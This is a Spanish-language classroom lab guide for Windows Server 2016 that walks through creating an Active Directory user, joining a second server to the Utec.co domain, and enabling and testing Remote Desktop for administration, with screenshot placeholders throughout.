

HACER CLIC EN NEXT HASTA FINALIZAR



Paso 5

Crear un Usuario en el Active directory (Tu nombre y Apellido) contraseña (Passw0rd)

Clic en Herramientas> Usuarios y Equipos de Active Directory>Clic derecho>Nuevo>Usuario



The image shows two screenshots of the 'Nuevo objeto: Usuario' (New Object: User) dialog box. The left screenshot shows the 'Crear en' (Create in) field set to 'Utec.co/Users' and the 'Nombre de pila' (First name) field set to 'Alexander'. The right screenshot shows the 'Contraseña' (Password) field set to 'Passw0rd' and the 'Confirmar contraseña' (Confirm password) field set to 'Passw0rd'.

Configuración de Escritorio remoto para administración

El Escritorio Remoto nos permite gestionar nuestras máquinas o equipos de una forma no presencial evitando con ello desplazamientos innecesarios. En Windows Server es todavía más útil pues son más comunes las tareas de gestión y administración de equipos por lo que una manipulación a distancia es mucho más cómoda. Por eso el objetivo de hoy es hacer ver el proceso necesario para poder instalar y usar el Escritorio Remoto en sistemas de Windows Server 2016.

Paso 1

Cambiar el nombre de host a **SRV01** (Nombre de la segunda máquina virtual)


Comprobar adaptador tipo puente



Asignarle la Ip 192.168.1.201

Mascara 255.255.255.0

Gateway 192.168.1.1

DNS 192.168.1.200








Paso 2

➤ Unir al dominio

Pasos

1. En SVR01, haga clic con el botón secundario en Menú Inicio y Seleccione System
2. En Configuración de nombre, dominio y grupo de trabajo del equipo, haga clic en "Cambiar configuración"
3. En el cuadro de dialogo Propiedades del sistema", haga clic en Cambiar.
4. Haga clic en Dominio, escriba Utec.co luego haga clic en Aceptar.
5. En el cuadro Nombre de usuario, escriba su usuario.
6. En el cuadro Contraseña", escriba Passw0rd y luego haga clic en Aceptar.
7. Haga clic dos veces en Aceptar para desactivar el cuadro de dialogo Pagina de bienvenida y el mensaje acerca d reinicio.
8. Haga clic en cerrar para cerrar el cuadro de dialogo propiedades del sistema y luego haga clic en reiniciar ahora.








Paso 3

➤ **Comprobar la pertenencia al dominio**

1. En DC01, haga clic en Inicio, elija Herramientas administrativas y luego haga clic en Usuarios y equipos de Active Directory.
2. En el panel izquierdo, haga clic en **Computers**.
3. Observe que SRV01 existe aquí. Las cuentas de equipo del servidor miembro se agregan al contenedor Equipos de manera predeterminada.
4. Cierre Usuarios y equipos de Active Directory.
5. En SRV01, inicie sesión como **UtecAdministrador** en este caso es “Utec/Alexander” usando la contraseña **Passw0rd**.
6. Haga clic en Inicio y luego en Administrador del servidor.
7. En el panel superior, expanda **Herramientas**, luego **Administración del Equipo** y luego a **Usuarios y grupos locales** y luego haga clic en **Grupos**.
8. Haga doble clic en **Administradores**. Observe que Admins del Dominio es miembro de este grupo, ya que este servidor se encuentra unido al dominio.
9. Haga clic en **Cancelar** y cierre Administrador del servidor








- **Habilitar escritorio remoto para la administración.**


1. En SVR01, haga clic con el botón secundario en **Menú Inicio** y Seleccione **System**
2. En Tareas, haga clic en **Remote Settings**.
3. En el cuadro de dialogo Propiedades del sistema, haga clic en Permitir conexiones desde equipos que ejecuten Escritorio remoto con Autenticación a nivel de red (más seguro).
4. Haga clic en **Aceptar** para desactivar la advertencia acerca de la excepción
5. de firewall para Escritorio remoto.



Paso 5

➤ **Otorgar al usuario creado acceso a Escritorio remoto para administración en SRV01**


1. En el cuadro de dialogo de Propiedades del sistema, haga clic en **Seleccionar usuario**.
2. En la ventana usuario de escritorio remoto, haga clic en **Agregar**, escriba su usuario (en este caso es Alexander), haga clic en **Comprobar nombres** y luego en **Aceptar**.
3. Haga clic en **Aceptar** para cerrar la ventana Usuarios de escritorio remoto.
4. Haga clic en **Aceptar** para cerrar el cuadro de dialogo **Propiedades del sistema**.
5. Cierre la ventana Sistema.



Paso 6

➤ **Otorgar al usuario derechos para ejecutar Monitor de confiabilidad y rendimiento.**

1. En SRV01, inicie la herramienta **Computer Management** en **Server manager** (desde el menú desplegable **herramientas**)
2. En el panel izquierdo, expanda **Configuración**, luego **Usuarios y grupos locales** y luego haga clic en **Grupos**.
3. Haga doble clic en Usuario del registro de rendimiento
4. En la ventana propiedades de usuario del registro de rendimiento, haga clic en **Agregar** escriba su **usuario**, haga clic en **Comprobar nombres** y luego en **Aceptar**
5. Haga clic en **Aceptar** para cerrar la ventana propiedades de usuario del registro de rendimiento
6. Cierre administrador del servidor



Paso 7

➤ Comprobar la funcionalidad de Escritorio remoto para administración.

1. En el DC01 inicie **Conexión a Escritorio remoto**.
2. En el cuadro **Equipo**, escriba **SRV01.Utec.co** y luego haga clic en **Conectar**.
3. En el cuadro Nombre de usuario, escriba Utec/tu usuario (en este caso Utec/Alexander)
4. En el cuadro **Contraseña**, escriba **Passw0rd** y luego haga clic en **Aceptar**.
5. En la ventana Conexión a Escritorio remoto, haga clic en **Iniciar**, elige **Herramientas administrativas** y luego haga clic **Monitor de rendimiento**
Observe que no existe datos en la pantalla introducción a los recursos debido a que el usuario no es administrador local.
6. Haga doble clic en **Monitor de rendimiento**. Observe que el usuario puede usar monitor de rendimiento para visualizar las estadísticas del servidor. De esta manera predeterminada, % Tiempo de procesador aparecerá en la lista.
7. Cierre Monitor de confiabilidad y rendimiento
8. Cierre sesión en SRV01 en Escritorio Remoto.



